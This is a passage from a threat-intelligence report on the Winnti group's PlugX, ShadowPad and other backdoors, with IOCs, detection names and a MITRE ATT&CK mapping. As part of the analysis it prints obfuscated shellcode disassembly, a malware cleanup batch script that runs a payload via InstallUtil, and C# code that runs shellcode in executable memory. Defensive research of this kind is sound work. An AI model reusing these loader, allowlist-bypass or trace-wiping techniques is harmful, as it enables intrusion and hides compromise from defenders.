seg000:0000003D ; -----
seg000:0000003D loc_3D:                ; CODE XREF: seg000:loc_37↑j
seg000:0000003D         or      edx, 0ABC63949h
seg000:00000043         test    ecx, 0D7324685h
seg000:00000049         cmp     ebx, 77C29072h
seg000:0000004F         mov     ebx, [esp]
seg000:00000052         jle    short loc_57
seg000:00000054         jg     short loc_57
seg000:00000054 ; -----
seg000:00000056         db     0E9h
seg000:00000057 ; -----

```

Figure 57. Obfuscated shellcode from

Google Docs

This process and what the similar sample does after that are described in more detail in a [report from Dr.Web](#) (QuickHeal shellcode and BackDoor.PlugX.28).

Besides the C2 servers in the configuration file, 103.79.76.[.]205 and ns.microsoftbox[.]com, in our case the attackers also used a technique typical of PlugX for getting a C2 server at a specified URL. The C2 address is encoded in the page body between the DZKS and DZJS markers.

Again, the address of a Google Docs document is used as the URL.




Figure 58.

Document with encoded URL

Note that the document is editable without logging in. But when we accessed it for the first time, it had the IP address 107.174.45[.]134, which is related to the domain dc-d68d34331440.mircosoftbox[.]com and, apparently, had been put in place by the attackers.

A similar technique has been used by Winnti in the past: [according to Trend Micro](#), an encoded C2 address was stored in GitHub repositories in 2017.

7.1 Paranoid PlugX

We were able to detect an additional copy of PlugX that contained shellcode fully identical to that downloaded from Google Docs, except for the encrypted configuration.

It, too, is an SFX archive (94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cf5e92) but with different files inside.




Figure 59.

Contents of the SFX archive

When unpacked, the archive runs the script 1.vbs, which in turn passes control to a.bat.

```

1 c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U %temp%\image.jpg
2
3 del image.jpg
4 del explorer.exe
5
6
7 reg delete "HKLM\SYSTEM\ControlSet001\services\emproxy" /f
8 reg delete "HKLM\SYSTEM\ControlSet002\services\emproxy" /f
9 reg delete "HKLM\SYSTEM\CurrentControlSet\services\emproxy" /f
10 reg delete "HKLM\SYSTEM\ControlSet001\services\EmpPrx" /f
11 reg delete "HKLM\SYSTEM\ControlSet002\services\EmpPrx" /f
12 reg delete "HKLM\SYSTEM\CurrentControlSet\services\EmpPrx" /f
13 reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\svchost_RASAPI32" /f
14 reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\svchost_RASMANCS" /f
15 reg delete "HKU\DEFAULT\Software\WinRAR SFX" /f
16
17
18 reg delete "HKU\S-1-5-18\Software\WinRAR SFX" /f
19 reg delete "HKU\S-1-5-18\Software\Microsoft\Windows Script Host" /f
20 reg delete "HKU\S-1-5-18\Software\Microsoft\Windows Script Host\Settings" /f
21 reg delete "HKU\S-1-5-18\Software\WinRAR SFX" /f
22 reg delete
   "HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\
   Count\{P:\Hfref\Nqzvavfngbe\Qbjaybnqf\fpubfg\fpubfg.rkr" /f
23 reg delete
   "HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\
   Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\pzg.rkr" /f
24 reg delete "HKU\S-1-5-18\Software\WinRAR SFX\C%%Users%ADMINI-1\AppData\Local\Temp" /f
25 reg delete

```

Figure 60. Contents of a.bat

The main payload is in the file image.jpg, which is actually a specially crafted .NET assembly. The assembly launches with the help of InstallUtil.exe from .NET Framework, enabling it to bypass application allowlist restrictions.

```

public static void Exec()
{
    byte[] source = new byte[178465]
    {
        ..
    };
    uint lpStartAddress = Shellcode.VirtualAlloc(0U, (uint) source.Length, Shellcode.MEM_COMMIT, Shellcode.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(source, 0, (IntPtr) ((long) lpStartAddress), source.Length);
    IntPtr zero1 = IntPtr.Zero;
    uint lpThreadId = 0;
    IntPtr zero2 = IntPtr.Zero;
    IntPtr thread = Shellcode.CreateThread(0U, 0U, lpStartAddress, zero2, 0U, ref lpThreadId);
    int num1 = (int) Shellcode.Sleep(2000);
    int num2 = (int) Shellcode.WaitForSingleObject(thread, uint.MaxValue);
}

```

Figure 61. Running shellcode in image.jpg

The purpose of image.jpg is to run the same PlugX shellcode with the help of CreateThread.

Its configuration contains two C2 servers: update.upgradsource[.]com and ns.upgradsource[.]com.

The domain upgradsource[.]com is mentioned in a [Unit42 report](#) on a group of similar samples named "Paranoid PlugX." They received this name due to the presence of a script for wiping traces of malware from the system. Comparing the sample we found to those described in that report, we conclude with strong confidence that it belongs to the same group. Among other reasons, the structure of the .NET Wrapper module in image.jpg, and much of the cleanup script a.bat, is nearly identical.

According to Unit42, the main targets of Paranoid PlugX attacks were gaming companies—which are known to be a typical area of interest for Winnti. Investigation of the network infrastructure provides yet another piece of confirmation of the relationship between Paranoid PlugX and Winnti.

As of late 2017, update.upgradsource[.]com resolved to the IP address 121.170.185[.]183. Later, update.byeserver[.]com and update.serverbye[.]com resolved to this address as well. The second-level domains byeserver[.]com and serverbye[.]com, in turn, are listed by FireEye in its [report on APT41](#).

8. Conclusion

Winnti has an extensive arsenal of malware, as can be seen from the group's attacks. Winnti uses both widely available tools (Metasploit, Cobalt Strike, PlugX) and custom-developed ones, which are constantly increasing in number. By May 2020, the group had started to use its new backdoor, FunnySwitch, which possess unusual message relay functionality.

One distinguishing trait of the group's backdoors is support for multiple transport protocols for connecting to C2 servers, which complicates efforts to detect malicious traffic. Malicious files of varying resemblance are used to install the payload, from primitive RAR and SFX-RAR files to reuse of malware from other groups and multistage threats with vulnerability exploits and non-trivial shellcode loaders. But the payload may

be one and the same in all these cases. Most likely, the choice is dictated by the precision (or lack thereof) of an attack: unique infection chains and highly attractive bait are held back for targeted attacks.

Winnti continues to pursue game developers and publishers in Russia and elsewhere. Small studios tend to neglect information security, making them a tempting target. Attacks on software developers are especially dangerous for the risk they pose to end users, as already happened in the well-known cases of CCleaner and ASUS. By ensuring timely detection and investigation of breaches, companies can avoid becoming victims of such a scenario.

9. PT products detection names

9.1 PT Sandbox

- Trojan-Dropper.Win32.Higaisa.a
- Backdoor.Win32.CobaltStrike.a
- Trojan-Dropper.Win32.Winnti.a
- Trojan-Dropper.Win32.Winnti.b
- Trojan-Dropper.Win32.Shadowpad.a
- Backdoor.Win32.Shadowpad.c
- Backdoor.Win32.FunnySwitch.a

9.2 PT Network Attack Discovery

- REMOTE [PTsecurity] Crosswalk
sid: 10006001;10006002;10006003;10006004;
- SHELL [PTsecurity] Metasploit/Meterpreter
sid: 10003751;10003753;10003754;10003755;10006172;10002588;
- REMOTE [PTsecurity] Cobalt Strike Beacon Observed
sid: 10000748;10005757;
- REMOTE [PTsecurity] Cobalt Strike (jquery profile)
sid:10005754;
- REMOTE [PTsecurity] FunnySwitch
sid: 11004815;1004814;11004813;11004812;
- SPYWARE [PTsecurity] ShadowPad
sid: 10005851;10005852;10005854;
- REMOTE [PTsecurity] PlugX
sid: 10001390;10001391;10002946;10004422;10004426;10004472;10004473;10004515;10004532;10005968;

10. Applications

10.1 Known names of files from which PL shellcode may be loaded

C_99401.NLS
 DriverStatics.ax
 DrtmAuth005.bin
 DrtmAuth13.bin
 FINTCACHE.DAT
 SEService.dat
 Theme.re
 WspTst.xsl
 cbdhsvcs.bin
 chrome_proxy.dll
 config.ini
 localsvc.ax
 log.txt
 msdsm.tlb
 normnfa.nls
 normnfw.nls
 services.bin
 soundsvc.sys
 storesync.dat
 storesyncsvc.ini
 svchosl.bin
 svchost.bin
 wbemcomn64.sys
 wbemcomna.dat
 winness.exe.config
 winupdate.txt

10.2 IOCs

File indicators

LNK file attacks

1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81	9b638f77634f535e52527d43ad850133788bf0c	c657e0414
0deb252a5048c3371358618750813e947458c77e651c729b9d51363f3d16b583	f50b624ba6eb9d3947f22cf7f95a6f70b7c463d3	a140420e1
8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996	5b8e644acc097f7123172d96a3a45bd398661064	93ffd59194
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5	d500cec0ce5358751f3371b69a4a9bc402df8af4	45278d4ad
bcfff6c0d72a8041a37fe3cc5c0233ac4ef8c3b7c3c6bca70d2fcfaed4c5325e	1a33f41d054a2ed2d395b19852583dadd056bb4	177e37ec8
35a1ff5b9ad3f46222861818e3bb8a2323e20605d15d4fe395e1d16f48189530	0a462e8e3b153e249507b1652d9f6180463e7027	17548fb49e
beaa2c8dcf9fbf70358a8cf71b2acee95146dba79ba37943a939a2145b83b32e	acf5f997a16937072a2a72f1ba7704f9703ea27c	e5809996b
dca8fcb7879cf4718de0ee61a88425fca9dfa9883be187bae3534076f835a54d	db6333f84538a21466e5ffe3c7102e0543cec167	d53daa634
4733d1204b06dc95178e83834af61934a423534e1d4edd402b37e226f0f2727f	dba010496a7be2e5de1f923ffdfc19bf345b650b	9776f04d9e
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6	281c1b196cd992906d8583e64011dc28d9c52e3c	4a4a22389
d4df4b58ee241e276ea03235445c04d1a28e48ec8b6e2599a56f6c4b8af3269b	7b6b01e9f726ab0b5f94cd68687d4787008cd7f5	4dcd2e028
d064f675765f54ee80392fcb5d136cd2407d06d0ea8cd7d8632d1a2b24c0439	8b8b1219581555f2d9747b289d57c3e0e274fd07	260eae291
32705d3d9f7058e688b471e896dce505b3c6543218be28bbac85f6abbc09b791	289b5017f5ee8c915f755b1c7e7fffb3d2d799	28bfed877f
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b	0f1f2431ecccb980f7d93b9af52139d0d508510f	997ab0b59
4e5e3762c850536aac6add3a5ac66f54cbd15c37bd8fc72d3ade9dd5e17f420b	21a5bcd916bc61585cfe1d5656240237e24157b9	07254dbd3
2d182910dade1237f1dd398d1e7af0d6eca3a74a6614089a3af671486420fb2b	0261490fb7f88cc3e9db6aa3fd185d03d7646864	f68867095f

Shellcode injectors

Payload: Crosswalk

0046df35f66a3b076d9206412be2f1f7ea4641d96574e7b58578c0c0995d1feb	b73fcfc423d1bdb4649440689ff4894639b3bd0e	9697d60b74
325430384d642ab2a902fb0e268e85808b6cbf87506ccdc314e116e7d1b8239e	0f2a5bbe03c5b3422609b78ca90fb7f06bfd966b	eee464e5de
9e27f110fc824d8b85855538c3320e8ea436e82737d686fcec512b6f872e172	4481c4b0cf2207099c7b5979a6e81a2923d6c698	254ace03b1
bec68bcaa80bb00274ef7066ddc8de1b289fb5f8b8e8573f3a961664f41da9d7	cc24843afd627ced74a1d713328078a23db81e54	914151fa49
3454d87b2ce0eab44c07774c7b56318710f9a63626d6d2aaf898922178bf2792	e6cd7a9f5b421b80b50e5809c35732c427c6b6d8	fbfeecea5a8

1e29e07b404836c82cd9b75e44a3169195a335dc494ba27f744f6605666c26aa	a1e0ce3c384945fdde841d91d069505879587217	d19c5c5573
3a9bbf4ee872904e729466aa50d570b43451b0945a41b5d9d114f8c24683c21e	5d1bada317d596f3dec5b86e4e42639b2f5f71ac	6d967f275b
faca607b43551044fda3c799ce7e9ce61004100544eeb196734972303f57f2ae	159a5ca55d7c62d0167740f8f5310e18e03a8fd3	4518f25c63i
86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961	604c5f42eeb015016b35ec1c9019812afc400f5b	707845071E

Payload: Metasploit

0ad8ee3fe6d45626b28c0051c4c4f83358a03096ad06fc7135621293e95c75ae	e8fd7ca491bffc4838bf9eb6a7aec3f7e4acd2	a752d48a4
75d573d1e788590195012a1965cfcaa911c566aee88331b7718ddc638028c175	ca66a779a5b720e5f73e91561bd3434db691e13b	2867ca5c2i
8c962ddb515e73ecfc5df9db35a54c8c9d15713a04425298f2d89308e2a47bf	ce1cb0050662e541e72a24c6a969fa7b51084a60	255567787i
fb23c7fc2e5e8ae33942734c453961da9ed4659368d19180a8f1ecb3b9b8e853	d03a5b322f3748c9019ca24dd1943507d591165e	9a026082cl
012d8d787c6e7a5f3dbe1e9cce7c5da166537a819221e210ef4d108f1a0a24b3	d913285f75a3a1a4f2a6e0f66bfda8efc71fc669	d8ff9eb558:
420c77afe28003f14dfe6c09fbf8194ead8a6e8222b6ab126e7ee9bf4b63fd4	ebaff5ff0517ea5c2c783ab7d0cfded468bf4f	c024b6584:
a02258fcb3694893b900f10f09bb1d0d522ed098b1cc8eab59f2f70209b3a0b	9bdd1af6fc74a8a3c2ff0e3bf1378ff290cdb35e	bb4155a5a
f54cf6d9a5d77a89c4a2d47b02736d746764319e02ad224019db8de78842334a	8413380c19f348ef08051b2d6d8b39598bb05f68	cdddd0898:

Self-contained PL shellcode loaders

Payload: Crosswalk

5841a4302fcb6d3f66fc2afd41f8671744454aaa7e1ed834e935bfdb007a9a83	3d0b40b2a6fc691f702237ba5682335e7e74e649	a8bb1d69fb
e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdb61d4cd03ae	4db6e492a9ef89e116f4da19f97d69cb82e08661	2dc960eb4f
e398290469966aff01a9e138d45c4655790d7a641950e675785d0a2ab93e7d28	1e494e1cf8df105d95d0e0bb4879223030c48a0c	42a5908ff9t
8add31b6a2828e0d0a5b3ac225f6063f2c67c56036ff3f5099a9ee446459012a	5c11f70345d984391d041b604adfe5bfb5134755	5e3ef894b4
a4b2a737badef32831cbf05bfaa65b5121ddb41463177f4ac0dbc354b3b451d4	8c549d16dc97072f16e4a3114fbd7d47f8bc9726	1bc1df4b94
2fdef9d8896705f468f66eb8c20e5892d161c1d98ab5962aa231326546e25056	7b465b1e0d7be4d84e06a115fd55b97207de768c	221db0f664

Payload: Metasploit

a7df8143a36638de40233b141919d767678b45bf5467e948a637eaaaf2820550	be39c3022218ccb3abcf6c906359b76571f4241	dc758b9ecc
283302c43466bdc6524a1e58a0ff9cc223ab8f540a1b0248d1fcffe81b87d5d6	b2bb31ea3b4abaf3fedbff405e23f2ce442dfe0	3839d37a6e
b447a7bb633f682058d4b9df5caabbe8c794f087b80bf598d6741a255e925078	3c523a969cc4c273ae27fef32630701516b08873	635846776E
01c8cc07a83ffd7ac9ee008685eb360c9934919e86847c50c8843807b9d9c196	37ec3d5be7b535a8a31001815ab275a489e302f5	d92db6b734
21dd261e5fe46b86833cd69b299ae5ee5f24da3d4e87de509eddda4d2f63d591	11e86ee44e7c3592c97f7191746e170b62f724bb	c8f1aff87d1:

Payload: Cobalt Strike BEACON

ba03feb351825029426e84c2f74e314f27b56714a082759650a455dfb1a946eb	8890155c88c690faaf900d1e63998756809273d0	cbccba5f7
06210a1f9bc48128e050df0884f9759e4d202bd103aa78e6b6eb3cec1a58cdb5	a0128edc037a91ce127291edd9d950e7661dd764	64071aaa
0d6a5183b903b1013367b9a319f21a7a3b7798d9565a0deee52951f62a708227	2d35c342d8fc6f5d018937491e246da2ab293d43	b8b43c4c
1bd0f0fbd7df99c41e057f6d6c7107812ef1370609ad215a92227ca79ce6df70	7dcb0d7300aa54ef77eb3347e6204b31d4b9c6db	4922247fE
29233eab65960c2da4962e343a3adab768673012d074db35ebc2abe2142ee73c	1d3dc9bb7acfe8416ac5ab51f24b6648b91eb305	cb682ec8i
79fbb45d0041933dce16325b87b969db12b7a8dedc918929615104835badc80f	b13d58f1d24cf5e10a7013f4aeac22e974c74315	40799033
8f0538a18c944e2a98f1415d5528a0dab4367cd8689f598ab2da266c36403252	483c49349d29e11e0d195864e372a210ce5ce856	7e8ebe13
025e053e329f7e5e930cc5aa8492a76e6bc61d5769aa614ec66088943bf77596	e63646f0089ce3a224d68029eecff72ef0259609	f9fa912e4
d30dd7d82059dc34e72c3131dd7ea87f427cabe7225bbf59aa69e01cd761a1fe	8be2fccba22fdca0e453855c7428e709186f3e0d	c839ae52
81ab37ae3abce3feabdefde6a008dec322e0168ce4f0456ee737135025399400	98d6dff7e51170a02546eeb07c80f2592d10293	5ed49962
b55812f35735e4fb601575072f1b314508b2dafdc6b5aa6c1245a2e1f9d80bdd	6986b924c58aa90a9e413d9942c25a1419d9aa0e	f88416bcE

fc5c9c93781fbac25d185ec8f920170503ec1eddfc623d2285a05d05d5552dc	0902e3c41fb8e0dff322e6a562f04588b7522a3	6817b7a5
d879b6cac6026a5418df4bf15296890507dbaec5abe56dafda54266975488cf2	11c987cdafec8ea02a77a03d4c979f743138b39a	b02057f05
6e7052562db5f23c2740e9d094aae2316f77866b366eb4ef59c157e112172206	7fd0d64f54a54aabd04136e4111e2d8a22884324	dda83ca5
9afb78e9be08041f849563c4fd2777a373ffc76c3eccd638b1f6f846b847b968	2b47e9c8946536decba6066f9a57a85f143465c5	482d1c1e
8b515bf88b3f7ac77861fdea61f82fb0c941bc5569922cadca254a79a744ae99	e46490394ddc66548067ba540d13fb3cf363c596	2a189598
f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c	0b83939510bd31939c91370c53fab25aa286ba08	5909983d
3d38dfd588fc98de099201fe9f52feb29bb401fc623d6fe03eb8f0c959ffc731	af76d1d293e3e8fe7ad428ca6fe47e68c858587b	284dcb88
6a10027dd99f124cd9d2682b6e7b0841d070607ea22a446f3c40c0b9f9725bed	f2751dbfe822907ecb69b83e461b48183a485355	0d69dae8
71a965d54c4b60f7ae4a5e46394bfca013d06e888ec64f06d5ec3d8a21eccb55	4b51a8233991d4255fc05d9bbfc242f779b1d31d	5e61778a
5347c5bbfaec8877c3b909ff80cda82f505c3ef6384a9ecf040c821fc7829736	1530993376416274d04907ff6369a3012694bfa9	62d6bf0f3
de648c21b4fae290855fdf0cd63d9e6807ced0577bdcf5ff50147ba44bf30251	3a0c2aee518b7c003e5eb8aa7094d536b8bf1a94	dbd6a052
7ed5cbeb6c732aa492762381033ff06d0c29f1c731530d4d27704822141a074a	2d0bb1fc0213e4fca5c3b485caaf964dd2da7981	05e1247ff
e886caba3fea000a7de8948c4de0f9b5857f0baef6cf905a2c53641dbbc0277c	6b92e6d594fd6e26f9e910f10f388c43017303b2	48bda0c5
External PL shellcode loaders		
0041b28d1f076e196af761a536aa800ebe2fcaea9084a8e17d2a43c43765efdd	0cb8ed29268ec9848ff1c7f25f28b620271e61c9	131711477
0756216ea3fea5b394e2fa86e90a75f05c3da2b4b47d61110559bd28f51da8e6	7a1c5e1799bdeebb01527f54a7fd89d0b720dea7	53e2c1ebf
34aeaa89aab983318ed8f6da32556faf3057a92dc045fac1f960f3aaad3a1ba1	a42e6dc7f248794e91e4ec251c2c96164215b7be	f02a87562
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PL shellcode: Metasploit		
f6085075e906a93a9696d9911577d16e2b5a92bc6b7c514d62992c14d5999205	4a0b8e9a56876c11c667b9ce77b371d2c6d07891	8849cf257c
PL shellcode: Cobalt Strike Beacon		
43fe07f9adeb32b20e21048e9bb41d01e6b3559d98088ac8cd8ab0fad766b885	30dee2118fc28bb0b2804275c92daf58236824e5	2a2a50ec2
6867f3d853de5dfe8adbd761576c29ad853611d8d1c7fd15b07125fd05321f8	7420afe3c0c91442fac0c6df5dd1cfedd76503de	69b9d1fc0e
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a783edae435c6df55e937b3246b454ed3b85583184b6ffc1b2faba75c9165cf	aed326228551a4736012c1921d3be7079541c29e	07377cf8at
CHM file attack		
b6685eb069bdfec54c9ac349b6f26fb8ecf7a27f8dfd8fcd09983c94aed869	db190af369fcd654af39a54c44f37d5e5712fda8	06f945c398
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FunnySwitch		
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ShadowPad

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PlugX

94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cfd5e92	14c1e3dd30ef1e22e6ebadd65fb883d3e0354d47	329ecc81b
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149.28.152[.]196

207.148.99[.]56

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 104.224.169[.]214
 107.182.24[.]70
 107.182.24[.]70
 149.248.8[.]134
 149.28.23[.]32
 176.122.162[.]149
 45.76.75[.]219
 66.42.103[.]222
 66.42.107[.]133
 66.42.48[.]186
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PlugX
 ns.mircosoftbox[.]com
 ns.upgradsource[.]com
 update.upgradsource[.]com
 103.79.76[.]205
 107.174.45[.]134

10.3 MITRE

ID	Name	Description
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ID	Name	Description
Reconnaissance		
T1593.001	Search Open Websites/Domains: Social Media	Winnti uses a Twitter account to get game-related information
T1594	Search Victim-Owned Websites	Winnti finds the site of a gaming company and uses information from it to create bait
Resource Development		
T1583.001	Acquire Infrastructure: Domains	Winnti purchases domain names that resemble those of legitimate services, including the victim's site
T1583.006	Acquire Infrastructure: Web Services	Winnti can use GitHub and Google Docs for C2 updates
T1587.001	Develop Capabilities: Malware	Winnti uses self-developed malware in its attacks
T1587.003	Develop Capabilities: Digital Certificates	Winnti creates self-signed certificates for use in HTTPS C2 traffic
T1588.001	Obtain Capabilities: Malware	Winnti uses PlugX in its attacks
T1588.002	Obtain Capabilities: Tool	Winnti uses Metasploit and Cobalt Strike in its attacks
T1588.003	Obtain Capabilities: Code Signing Certificates	Winnti steals code signing certificates from compromised organizations
T1588.005	Obtain Capabilities: Exploits	Winnti uses a public exploit for remote code execution (RCE) by means of a CHM file
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	Winnti sends phishing messages with malicious attachments
T1566.002	Phishing: Spearphishing Link	Winnti sends phishing messages with malicious links
Execution		
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Winnti uses cmd.exe and .bat files to run commands
T1059.005	Command and Scripting Interpreter: Visual Basic	Winnti uses VBS files to pass control to subsequent malware stages
T1059.007	Command and Scripting Interpreter: JavaScript/JScript	Winnti uses malicious JScript code in intermediate stages and for the payload
T1203	Exploitation for Client Execution	Winnti exploits RCE in a CHM file by means of an ActiveX object
T1106	Native API	Winnti uses various WinAPI functions to run malicious shellcode in the current process or to inject it into another process
T1204.002	User Execution: Malicious File	Winnti tries to make users run malicious .lnk, .chm, and .exe files
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Winnti persists by means of a registry run key or a startup folder
T1543.003	Create or Modify System Process: Windows Service	Winnti persists on infected machines by creating new services
T1053.005	Scheduled Task/Job: Scheduled Task	Winnti creates a task with schtasks for persistence
Defense evasion		
T1140	Deobfuscate/Decode Files or Information	To store shellcode with the payload, Winnti uses a custom PL format with encryption
T1574.002	Hijack Execution Flow: DLL Side-Loading	Winnti uses legitimate utilities to load DLLs from ShadowPad and PlugX
T1562.004	Impair Defenses: Disable or Modify System Firewall	FunnySwitch adds allow rules to Windows Firewall for C2 connections
T1070	Indicator Removal on Host	Paranoid PlugX deletes artifacts created during infection from the file system and registry

ID	Name	Description
T1202	Indirect Command Execution	Winnti uses intermediate VBS scripts to run .bat files
T1027.002	Obfuscated Files or Information: Software Packing	Winnti can use VMPProtect or custom packers for its malware
T1055.002	Process Injection: Portable Executable Injection	Winnti injects shellcode into the processes explorer.exe, winlogon.exe, wmplayer.exe, svchost.exe, and spoolsv.exe
T1218.001	Signed Binary Proxy Execution: Compiled HTML File	Winnti uses CHM files containing malicious code
T1218.004	Signed Binary Proxy Execution: InstallUtil	Paranoid PlugX can use InstallUtil to run a malicious .NET assembly
T1553.002	Subvert Trust Controls: Code Signing	Winnti uses stolen certificates to sign its malware
Discovery		
T1082	System Information Discovery	Winnti backdoors collect information about the computer name and OS version and whether it is 32-bit or 64-bit
T1016	System Network Configuration Discovery	Winnti backdoors collect information about the IP and MAC addresses of the infected machine
T1033	System Owner/User Discovery	Winnti backdoors collect information about the name of the current user
Collection		
T1119	Automated Collection	Winnti backdoors automatically collect information about the infected machine
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	Winnti backdoors can use HTTP/HTTPS for C2 connections
T1132.001	Data Encoding: Standard Encoding	Winnti uses GZip for compressing FunnySwitch data
T1001.003	Data Obfuscation: Protocol Impersonation	Winnti uses FakeTLS in Crosswalk traffic
T1573.001	Encrypted Channel: Symmetric Cryptography	Winnti uses AES for encrypting traffic in its backdoors
T1008	Fallback Channels	The Winnti configuration supports indicating multiple C2 servers of various types
T1095	Non-Application Layer Protocol	Winnti backdoors can use TCP and UDP for C2 connections
T1090.001	Proxy: Internal Proxy	FunnySwitch can establish C2 connections via a peer-to-peer network of infected hosts
T1090.002	Proxy: External Proxy	Winnti backdoors support C2 connections via an external HTTP/SOCKS proxy
T1102.001	Web Service: Dead Drop Resolver	Winnti uses Google Docs for updating the C2 address in PlugX